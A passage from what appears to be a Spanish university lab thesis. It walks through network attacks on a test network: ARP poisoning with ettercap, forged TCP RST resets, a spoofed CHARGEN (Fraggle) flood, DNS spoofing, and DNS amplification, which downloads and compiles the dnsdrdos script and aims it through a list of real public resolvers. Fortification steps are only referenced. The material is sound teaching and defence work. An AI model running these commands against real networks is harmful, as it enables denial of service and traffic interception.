del consumo de la CPU, consiguiendo una denegación del servicio absoluta.

Figura 3-24. Picos de 100% de consumo de la CPU en el equipo cliente

3.4.3.3 Fortificación

La fortificación de este ataque sigue los mismos pasos que el apartado 3.3.1.3.

3.4.3.4 Verificación de la defensa

La verificación de esta defensa se realiza de la misma forma que en el apartado 3.3.1.4.

3.4.4 Reseteo de conexión

3.4.4.1 Preparación del escenario

Para este ataque se sigue el esquema de red genérico de la Figura 3-1 siguiendo los pasos detallados en el apartado 3.1.1.

3.4.4.2 Objetivo del ataque: DoS del cliente 'C'

Para llevar a cabo el ataque, es necesario que el atacante se interponga en la comunicación entre 'C' y 'S' para poder interrumpir la conexión.

1º [Equipo 'A', usuario "root"] Se envenenan las tablas ARP de 'C' y 'S' para que el atacante sea el nexo de la comunicación:

```
ettercap -T /10.10.1.2// /10.10.1.9// -M arp
```

2º [Equipo 'C', usuario "dit"] El cliente se conecta a 'S' remotamente mediante SSH:

```
ssh dit@10.10.1.2
```

3º [Equipo 'A', usuario "root"] En otra consola, una vez el cliente ha establecido la conexión se prepara el reseteo de esta:

```
netwox 78 --device eth1 --filter "dst host 10.10.1.2 and dst port 22"
```

4º [Equipo 'C', usuario "dit"] Dentro de la consola donde SSH se está ejecutando, se pulsa cualquier tecla.

Inmediatamente después de hacer el paso 4, se comprueba cómo la conexión se cierra inesperadamente. Si se intenta abrir una nueva conexión, esta se resetea inmediatamente. Esto se debe a que el atacante, que está monitorizando el tráfico con *netwox* y sigue envenenando las tablas ARP con *ettercap*, envía a 'C' un segmento TCP con la bandera RST activada. La conexión TCP es reiniciada, y la sesión SSH se cierra como consecuencia.

```
dit@lt29-C-L1 ~]$ apacket_write_wait: Connection to 10.10.1.2 port 22: Broken pipe
root@lt205-C-L1 ~] # ssh dit@10.10.1.2
sh_exchange_identification: read: Connection reset by peer
root@lt205-C-L1 ~] # ssh dit@10.10.1.2
sh_exchange_identification: read: Connection reset by peer
```

Figura 3-25. Conexión SSH reseteada

3.4.4.2.1 Ataque alternativo con *nping*

Es posible cerrar de forma manual una conexión inactiva. La herramienta *netwox* solo actúa cuando recibe un

mensaje que coincide con el filtro establecido. Si el cliente deja de interactuar con la máquina 'S' sin cerrar la conexión SSH, es posible resetear la conexión utilizando *nping*.

1º [Equipo 'A', usuario "root"] Se envenenan las tablas ARP de 'C' y 'S' para que el atacante sea el nexo de la comunicación:

```
ettercap -T /10.10.1.2// /10.10.1.9// -M arp
```

2º [Equipo 'A', usuario "dit"] Se abre *wireshark* para poder inspeccionar los segmentos TCP entre cliente y servidor:

```
wireshark &
```

- Se comprueba que *wireshark* muestre los campos "SEQ" y "ACK" de forma no relativa. Accediendo al menú Edición > Preferencias > *Protocols* > TCP > Desmarcar "*Relative sequence numbers*". Esto es necesario para poder forjar correctamente el paquete.

3º [Equipo 'C', usuario "dit"] El cliente se conecta a 'S' remotamente mediante SSH:

```
ssh dit@10.10.1.2
```

4º [Equipo 'A', usuario "root"] En otra consola, se prepara el segmento:

```
nping --tcp --source-mac 48:5b:39:cc:a7:12 --dest-mac 48:5b:39:ef:22:2d --source-ip
10.10.1.9 --dest-ip 10.10.1.2 --source-port XXX --dest-port 22 --flags RST,ACK --seq
YYY --ack ZZZ
```

- Los valores XXX, YYY y ZZZ se extraen del último paquete que *wireshark* ha capturado




Figura 3-26. Campos de interés para el reseteo de conexión TCP con *nping*

5º [Equipo 'C', usuario "dit"] Dentro de la consola donde SSH se está ejecutando, se pulsa cualquier tecla.

El resultado del ataque es idéntico al ilustrado por la Figura 3-25. A diferencia del ataque con *netwox*, la conexión se rompe antes de realizar el paso número 5, solo que es en este momento donde aparece el mensaje por pantalla de que la conexión se ha roto.

3.4.4.3 Fortificación

La fortificación de este ataque sigue los mismos pasos que el apartado 3.3.2.3.

3.4.4.4 Verificación de la defensa

La verificación de esta defensa se realiza de la misma forma que en el apartado 3.3.2.4.

3.4.5 *Fraggle*

3.4.5.1 Preparación del escenario

Para este ataque se sigue el esquema de red genérico de la Figura 3-1 siguiendo los pasos detallados en el apartado 3.1.1. Adicionalmente:

1º [Equipo 'S', usuario "root"] CHARGEN está gestionado por el superservidor *xinetd*, el cual, por defecto, lo tiene deshabilitado. Para habilitarlo:

- Se accede al fichero que gestiona el servicio CHARGEN por UDP e indicamos que no se deshabilite:

/etc/xinetd.d/chargen-dgram

```
[…]
service chargen
{
#This is for quick on or off of the service
  disable = no
[…]
```

- Se activa *xinetd* con los cambios realizados. Si ya estuviera iniciado, se reincia con *restart*:

```
service xinetd start
```

2º [Equipo 'C', usuario "root"] Se inicia *wireshark* para poder observar el tráfico:

```
wireshark &
```

3º [Equipo 'C', usuario "root"] Se envía un *ping* sobre UDP al puerto estándar de CHARGEN, es decir, el puerto 19:

```
hping3 --udp -p 19 10.10.1.2
```

Tras unos segundos, se comprueba cómo surge la comunicación entre 'C' y 'S' a través del puerto 19. La demora se debe al tiempo que *xinetd* tarda en iniciar el servicio CHARGEN, que permanece inactivo hasta la llegada de una petición.




Figura 3-27. Peticiones al puerto CHARGEN y contenido de la respuesta

Tal y como se muestra en la Figura 3-27, CHARGEN responde con una cadena estandarizada de caracteres. Se puede comprobar la diferencia de tamaño entre petición y respuesta, siendo la primera de 42 octetos y la segunda de 1066.

3.4.5.2 Objetivo del ataque: DoS del servidor 'S'

Al estar CHARGEN gestionado por *xinetd* y no de manera autónoma, es difícil generar una cantidad de tráfico suficiente como para desbordar a la víctima. Esto se debe a que el superservidor incorpora un mecanismo anti DoS por defecto, el cual limita el número de conexiones por segundo. Sin embargo, esto puede resultar en contra del servidor y del cliente al bloquear accesos legítimos.

1º [Equipo 'A', usuario "root"] Se envían masivamente solicitudes al puerto CHARGEN del servidor con la dirección IP de 'C':

```
hping3 --udp -p 19 --flood -a 10.10.1.9 10.10.1.2
```

2º [Equipo 'C', usuario "root"] Se comprueba con *wireshark* la llegada masiva de los mensajes:

```
wireshark &
```

Se observa cómo tras aproximadamente 560 datagramas el cliente deja de recibirlos.

3º [Equipo 'S', usuario "root"] Se comprueba que el servicio *chargen-dgram* ha sido bloqueado. Para leer el registro completo, se emplea *systemctl* en lugar de *service*:

```
systemctl status -l xinetd.service
```

```
● xinetd.service - SYSV: xinetd is a powerful replacement for inetd. xinetd has access control mechanisms, extensive logging
apabilities, the ability to make services available based on time, and can place limits on the number of servers that can be
tarted, among other things.
   Loaded: loaded (/etc/rc.d/init.d/xinetd; bad; vendor preset: enabled)
   Active: active (running) since Wed 2024-01-24 17:50:45 CET; 2min 42s ago
     Docs: man:systemd-sysv-generator(8)
  Process: 3952 ExecStop=/etc/rc.d/init.d/xinetd stop (code=exited, status=0/SUCCESS)
  Process: 3965 ExecStart=/etc/rc.d/init.d/xinetd start (code=exited, status=0/SUCCESS)
 Main PID: 3973 (xinetd)
   CGroup: /system.slice/xinetd.service
           └─3973 xinetd -stayalive -pidfile /var/run/xinetd.pid

Jan 24 17:53:27 lt29.ait.us.es xinetd[3973]: START: chargen-dgram pid=0 from=::ffff:10.10.1.9
Jan 24 17:53:27 lt29.ait.us.es xinetd[3973]: START: chargen-dgram pid=0 from=::ffff:10.10.1.9
Jan 24 17:53:27 lt29.ait.us.es xinetd[3973]: START: chargen-dgram pid=0 from=::ffff:10.10.1.9
Jan 24 17:53:27 lt29.ait.us.es xinetd[3973]: START: chargen-dgram pid=0 from=::ffff:10.10.1.9
Jan 24 17:53:27 lt29.ait.us.es xinetd[3973]: START: chargen-dgram pid=0 from=::ffff:10.10.1.9
Jan 24 17:53:27 lt29.ait.us.es xinetd[3973]: START: chargen-dgram pid=0 from=::ffff:10.10.1.9
Jan 24 17:53:27 lt29.ait.us.es xinetd[3973]: START: chargen-dgram pid=0 from=::ffff:10.10.1.9
Jan 24 17:53:27 lt29.ait.us.es xinetd[3973]: START: chargen-dgram pid=0 from=::ffff:10.10.1.9
Jan 24 17:53:27 lt29.ait.us.es xinetd[3973]: Deactivating service chargen due to excessive incoming connections.  Restarting
n 10 seconds.
Jan 24 17:53:27 lt29.ait.us.es xinetd[3973]: FAIL: chargen-dgram connections per second from=::ffff:10.10.1.9
```

Figura 3-28. *xinetd* bloqueando el servicio CHARGEN

4º [Equipo 'C', usuario "root"] Se intenta acceder al servicio CHARGEN:

```
hping3 --udp -p 19 10.10.1.2
```

Ahora, el servidor únicamente envía mensajes ICMP de puerto no alcanzable a causa de las propias peticiones del cliente, seguido de un aluvión intermitente de respuestas a causa de la inundación del atacante. Es posible comprobar que las respuestas no se corresponden con las peticiones de 'C' al tener todas el número de secuencia a '0'.

360	45.84862396	10.10.1.2	10.10.1.9	UDP	1066	Source port: chargen Destination port: global-cd-port
361	45.84863043	10.10.1.2	10.10.1.9	UDP	1066	Source port: chargen Destination port: vidigo
362	45.84863379	10.10.1.2	10.10.1.9	UDP	1066	Source port: chargen Destination port: timelot
363	45.84882688	10.10.1.2	10.10.1.9	UDP	1066	Source port: chargen Destination port: hicp
364	45.84883320	10.10.1.2	10.10.1.9	UDP	1066	Source port: chargen Destination port: iscsi-target
365	45.84903217	10.10.1.2	10.10.1.9	UDP	1066	Source port: chargen Destination port: altav-tunnel
366	45.84903817	10.10.1.2	10.10.1.9	UDP	1066	Source port: chargen Destination port: verismart
367	45.84923709	10.10.1.2	10.10.1.9	UDP	1066	Source port: chargen Destination port: user-manager
368	45.84924319	10.10.1.2	10.10.1.9	UDP	1066	Source port: chargen Destination port: ordinox-server
369	45.84924673	10.10.1.2	10.10.1.9	UDP	1066	Source port: chargen Destination port: dyniplookup
370	45.84944174	10.10.1.2	10.10.1.9	UDP	1066	Source port: chargen Destination port: cytel-lm
371	45.84944801	10.10.1.2	10.10.1.9	UDP	1066	Source port: chargen Destination port: pdrncs
372	45.84964634	10.10.1.2	10.10.1.9	UDP	1066	Source port: chargen Destination port: cdid
373	45.84965237	10.10.1.2	10.10.1.9	UDP	1066	Source port: chargen Destination port: vsaiport

Figura 3-29. Llegada masiva de respuestas CHARGEN

3.4.5.3 Fortificación

La fortificación de este ataque sigue los mismos pasos que el apartado 3.3.1.3.

3.4.5.4 Verificación de la defensa

La verificación de esta defensa se realiza de la misma forma que en el apartado 3.3.1.4.

3.5 Ataques sobre protocolos de capa aplicación

Ataque	Nivel víctima/defensa	¿Logrado?	Herramientas de ataque utilizadas
Amplificación / Reflexión DNS	L7/L2	Sí Adaptación de ataque [16]	dnsdrdos
Secuestro / Redireccionamiento DNS	L7/L2	Sí Adaptación de ataque [6]	ettercap
Envenenamiento de la caché	L7/L2	Sí Nuevo ataque	ettercap
Tunelización DNS	L7/L3	Sí*	dnscat2
DHCP *Flooding* / *Starvation*	L7/L2	Sí Adaptación de ataque [6]	DHCPig
DHCP *Spoofing*	L7/L2	Sí** Adaptación de ataque [6] [16]	DHCPig/yersinia, servidor DHCP

Tabla 3-7. Ataques realizados sobre el protocolo DNS

* Tunelización DNS: La defensa de este ataque es posible mediante el uso de ACLs (*Access Control Lists*), pero no se corresponden a una funcionalidad de capa de enlace. Los ataques recogidos en este capítulo son defendidos exclusivamente con funcionalidades de capa L2, ya que se corresponde con el objetivo del proyecto. No obstante, este ataque y una posible fortificación se muestran en el capítulo 5, ya que se emplea de forma complementaria para demostrar un ataque compuesto.

** DHCP *Spoofing*: este ataque se encuentra detallado en el apartado 5.2.1.1, donde se emplea para llevar a cabo el ataque de Tunelización DNS mencionado previamente. Asimismo, las fortificaciones propuestas se contemplan en el apartado 5.3.1 y 5.3.2.

3.5.1 Amplificación/Reflexión DNS

3.5.1.1 Preparación del escenario




Figura 3-30. Escenario ataque amplificación/reflexión DNS

Se realizan las siguientes operaciones:

1º [Usuario "root"] Se configuran las tarjetas de red correspondientes acorde al esquema, es decir:

- [Equipo 'C']

```
ip a flush dev eth0
ip a add 10.10.1.9/24 dev eth0
ip l set eth0 up
ip a ls dev eth0
ip r add 0.0.0.0/0 via 10.10.1.1
```

- [Equipo 'A']

```
ip a flush dev eth1
ip a add 10.10.1.6/24 dev eth1
ip l set eth1 up
ip a ls dev eth1
ip r add 0.0.0.0/0 via 10.10.1.1
```

- [Equipo 'G']

```
ip a flush dev eth0
```

```
ip a add 10.10.24.24/24 dev eth0
ip l set eth0 up
ip a ls dev eth0
```

2º [Consola conmutador] Se reserva la VLAN 24 y su correspondiente puerto para la gestión del conmutador:

```
(config)# vlan 24 name gestion
(config)# management-vlan 24
(config)# vlan 24 ip address 10.10.24.1/24
(config)# vlan 24 untagged 24
```

3.5.1.2 Objetivo del ataque: DoS del cliente 'C'

Existen multitud de scripts en plataformas como Github que pueden llevar a cabo esta tarea; en concreto, para este escenario se va a utilizar el *script dnsdrdos*.

1º [Equipo 'A', usuario "root"] Se descarga y prepara el *script*:

- Se obtiene el código fuente directamente desde Github:

```
wget https://raw.githubusercontent.com/rodarima/lsi/master/p2/dnsdrdos.c
```

- Se compila el *script*:

```
gcc -W -Wall -ansi dnsdrdos.c -o dnsdrdos
```

- Se crea una lista con solucionadores de nombres públicos recursivos[14] para ejecutar el ataque:

/root/lista.txt

```
8.8.8.8
8.8.4.4
1.1.1.1
1.0.0.1
208.67.222.222
208.67.220.220
208.67.222.220
208.67.220.222
77.88.8.8
77.88.8.1
62.76.76.62
62.76.62.76
195.208.4.1
195.208.5.1
9.9.9.9
9.9.9.10
134.195.4.2
```

- Se ejecuta el script pasando como argumentos la lista y la dirección IP de la víctima 'C'. Si no se indica un nombre a resolver, por defecto escoge google.com:

[14] Estas direcciones se pueden obtener buscando listas de servidores por internet (por ejemplo, [108]), o bien, de una forma más exhaustiva, buscando en [109] y comprobando si son recursivos con [110].

```
./dnsdrdos -f lista.txt -s 10.10.1.9 -l 10000
```

2º [Equipo 'C', usuario "root"] Se comprueba con *wireshark* la llegada masiva de los mensajes:

```
wireshark &
```

Se recomienda capturar y parar rápidamente la captura para evitar que la máquina se congele al procesar los mensajes[15].

Figura 3-31. Llegada masiva de respuestas DNS

3.5.1.3 Fortificación

La fortificación de este ataque sigue los mismos pasos que el apartado 3.3.1.3.

3.5.1.4 Verificación de la defensa

La verificación de esta defensa se realiza de la misma forma que en el apartado 3.3.1.4.

[15] Al depender de una conexión a Internet, la potencia del ataque contra 'C' aumenta con conexiones rápidas. En el entorno de pruebas de este proyecto, el caudal entre los equipos y el punto de acceso no supera los 24Mb/s.

3.5.2 Secuestro/Redireccionamiento DNS

3.5.2.1 Preparación del escenario




Figura 3-32. Escenario ataque secuestro/redireccionamiento DNS

1º [Usuario "root"] Se configuran las tarjetas de red correspondientes acorde al esquema, es decir:

- [Equipo 'S']

```
ip a flush dev eth0
ip a add 10.10.1.2/24 dev eth0
ip l set eth0 up
ip a ls dev eth0
```

- [Equipo 'C']

```
ip a flush dev eth0
ip a add 10.10.1.9/24 dev eth0
ip l set eth0 up
ip a ls dev eth0
```

- [Equipo 'A']

```
ip a flush dev eth1
ip a add 10.10.1.6/24 dev eth1
ip l set eth1 up
ip a ls dev eth1
```

- [Equipo ‘D’]

```
ip a flush dev eth0
ip a add 10.10.1.4/24 dev eth0
ip l set eth0 up
ip a ls dev eth0
```

2º [Equipo ‘S’, usuario “root”] Se arranca el servidor web Apache con la página por defecto:

```
service httpd start
```

3º [Equipo ‘D’, usuario “root”] Se configura y arranca el servidor DNS *named* para que el equipo ‘C’ pueda acceder a la web alojada en ‘S’ utilizando el alias “servidor.tfgpractica.com”. Para ello:

- Se modifica o crea, si no existiera, el archivo principal de configuración de named:

/etc/named.conf

```
options {
 listen-on port 53 {127.0.0.1;10.10.1.4;};
 directory “/var/named”;
 dump-file “/var/named/data/named_stats.txt”;
 statistics-file “/var/named/data/named_mem_stats.txt”;
 allow-query {localhost;10.10.1.0/24;};
 allow-transfer {none;};
};
include “/etc/named/named.conf.local”;
```

- Se modifica o crea, si no existiera, el archivo local de configuración de *named* en la ruta indicada por la sentencia “include” del archivo anterior:

/etc/named/named.conf.local

```
zone “tfgpractica.com”{
 type master;
 file “/etc/named/zones/db.tfgpractica.com”;
};
```

- Se crea el archivo que contiene la información relativa al *namespace* “tfgpractica.com”, el cual contiene la dirección IP hacia “servidor.tfgpractica.com”:

/etc/named/zones/db.tfgpractica.com

```
@ IN SOA ns1.tfgpractica.com. admin.tfgpractica.com. (
       1; Serial
  604800; Refresh
  86400; Retry
 2419200; Expire
 604800; Negative cache TT
)
```

```
 ; Registros NS
 IN NS ns1.tfgpractica.com.
 ; Registros A
ns1.tfgpractica.com. IN A 10.10.1.4
servidor.tfgpractica.com. IN A 10.10.1.2
```

- Antes de lanzar el servicio named, es conveniente comprobar la correcta sintaxis de los archivos modificados y creados:

```
named-checkconf
named-checkzone tfgpractica.com /etc/named/zones/db.tfgpractica.com
```

- Si las ejecuciones anteriores no devuelven nada o solo advertencias por omisión de campos opcionales, se puede proceder al lanzamiento de named. Para garantizar que los cambios surtan efecto, se puede optar por reiniciarlo:

```
service named restart
```

4º [Equipo 'C', usuario "root"] Para forzar el uso del servidor DNS local:

- Se elimina el demonio "avahi.daemon" para evitar el aprendizaje de las direcciones IP locales a través de multicast:

```
service avahi-daemon stop
```

- Se sobreescribe el contenido del archivo encargado de recoger los solucionadores de nombres que utiliza el equipo:

/etc/resolv.conf

```
nameserver 10.10.1.4
```

5º [Equipo 'C', usuario "root"] Se ejecuta *wireshark* para comprobar los mensajes que se intercambian en el proceso:

```
wireshark &
```

6º [Equipo 'C', usuario "dit"] Se accede al contenido del servidor web alojado en 'S' mediante *curl*:

```
curl http://servidor.tfgpractica.com
```

3.5.2.2 Objetivo del ataque: DoS del servidor 'S' y MitM

1º [Equipo 'A', usuario "root"] Se modifican los archivos que utiliza la herramienta *ettercap* para realizar el ataque:

- Se otorgan permisos "root" para poder operar en el puerto 53 cambiando los valores ec_uid y ec_gid a '0' (usuario "root"). El resto del archivo permanece inalterado:

/etc/ettercap/etter.conf

```
[…]
ec_uid = 0
ec_gid = 0
[…]
```

- Se indican los registros A que *ettercap* debe falsear, añadiéndose al final del archivo:

/etc/ettercap/etter.dns

```
[…]
servidor.tfgpractica.com A 10.10.1.6
*.tfgpractica.com A 10.10.1.6
```

2º [Equipo 'A', usuario "root"] Una vez modificados los archivos, se lanza *ettercap* para que envenene las tablas ARP de 'C' y 'D' y responda a la petición DNS cuando llegue:

```
ettercap -T /10.10.1.4// /10.10.1.9// -P dns_spoof -M arp
```

3º [Equipo 'C', usuario "dit"] Se intenta acceder a la página web alojada en 'S':

```
curl http://servidor.tfgpractica.com
```

Con *wireshark* se puede comprobar cómo la resolución del nombre servidor.tfgpractica.com es respondido por 'A' (10.10.1.6) en lugar de 'D' (10.10.1.4), y devuelve como resultado la dirección de 'A' y no el servidor web legítimo de 'S' (10.10.1.2).

3.5.2.3 Fortificación

La fortificación de este ataque sigue los mismos pasos que el apartado 3.3.2.3.

3.5.2.4 Verificación de la defensa

La verificación de esta defensa se realiza de la misma forma que en el apartado 3.3.2.4.

3.5.3 Envenenamiento de la caché

3.5.3.1 Preparación del escenario

Para este ataque, replicamos el escenario del apartado anterior (3.5.2.1). Sin embargo, ahora el equipo 'D' actúa como solucionador de nombres para 'C', y 'S' aloja un servidor web y uno DNS autoritativo para su propio dominio.

1º [Usuario "root"] Se establecen las direcciones IP acorde al esquema del apartado 3.5.2.1 siguiendo el propio paso 1º.

2º [Equipo 'S', usuario "root"] Se arranca el servidor web Apache con la página por defecto:

```
service httpd start
```

3º [Equipo 'D', usuario "root"] Se configura y arranca el servidor DNS *named* para que se comporte como un solucionador de nombres.

- Se modifica o crea, si no existiera, el archivo principal de configuración de named:

/etc/named.conf

```
options {
 listen-on port 53 {127.0.0.1;10.10.1.4;};
 directory "/var/named";
 dump-file "/var/named/data/named_stats.txt";
 statistics-file "/var/named/data/named_mem_stats.txt";
 allow-query {localhost;10.10.1.0/24;};
 recursion yes;
 forwarders {10.10.1.2;};
 max-cache-ttl 300;
```

```
 max-ncache-ttl 300;
};
```

4º [Equipo 'S', usuario "root"] De manera análoga al paso 3º del apartado 3.5.2.1, se configura y arranca el servidor DNS *named* para que el equipo 'C' pueda acceder a la web alojada en 'S' utilizando el alias "servidor.tfgpractica.com". Para ello:

- Se modifica o crea, si no existiera, el archivo principal de configuración de named:

/etc/named.conf

```
options {
 listen-on port 53 {127.0.0.1;10.10.1.2;};
 directory "/var/named";
 dump-file "/var/named/data/named_stats.txt";
 statistics-file "/var/named/data/named_mem_stats.txt";
 allow-query {localhost;10.10.1.0/24;};
 allow-transfer {none;};
};
include "/etc/named/named.conf.local";
```

- Se modifica o crea, si no existiera, el archivo local de configuración de *named* en la ruta indicada por la sentencia "include" del archivo anterior:

/etc/named/named.conf.local

```
zone "tfgpractica.com"{
 type master;
 file "/etc/named/zones/db.tfgpractica.com";
};
```

- Se crea el archivo que contiene la información relativa al *namespace* "tfgpractica.com", el cual contiene la dirección IP hacia "servidor.tfgpractica.com":

/etc/named/zones/db.tfgpractica.com

```
@ IN SOA ns1.tfgpractica.com. admin.tfgpractica.com. (
       1; Serial
  604800; Refresh
  86400; Retry
 2419200; Expire
 604800; Negative cache TT
)

 ; Registros NS
 IN NS ns1.tfgpractica.com.
 ; Registros A
ns1.tfgpractica.com. IN A 10.10.1.2
```

```
servidor.tfgpractica.com. IN A 10.10.1.2
```

- Antes de lanzar el servicio named, es conveniente comprobar la correcta sintaxis de los archivos modificados y creados:

```
named-checkconf
named-checkzone tfgpractica.com /etc/named/zones/db.tfgpractica.com
```

- Si las ejecuciones anteriores no devuelven nada o solo advertencias por omisión de campos opcionales, se puede proceder al lanzamiento de named. Para garantizar que los cambios surtan efecto, se puede optar por reiniciarlo:

```
service named restart
```

5º [Equipo 'C', usuario "root"] Para forzar el uso del servidor DNS local:

- Se elimina el demonio "avahi-daemon" para evitar el aprendizaje de las direcciones IP locales a través de multicast:

```
service avahi-daemon stop
```

- Se sobreescribe el contenido del archivo encargado de recoger los solucionadores de nombres que utiliza el equipo:

/etc/resolv.conf

```
nameserver 10.10.1.4
```

6º [Equipo 'C', usuario "root"] Se ejecuta *wireshark* para comprobar los mensajes que se intercambian en el proceso:

```
wireshark &
```

7º [Equipo 'C', usuario "dit"] Se accede al contenido del servidor web alojado en 'S' mediante *curl*:

```
curl http://servidor.tfgpractica.com
```

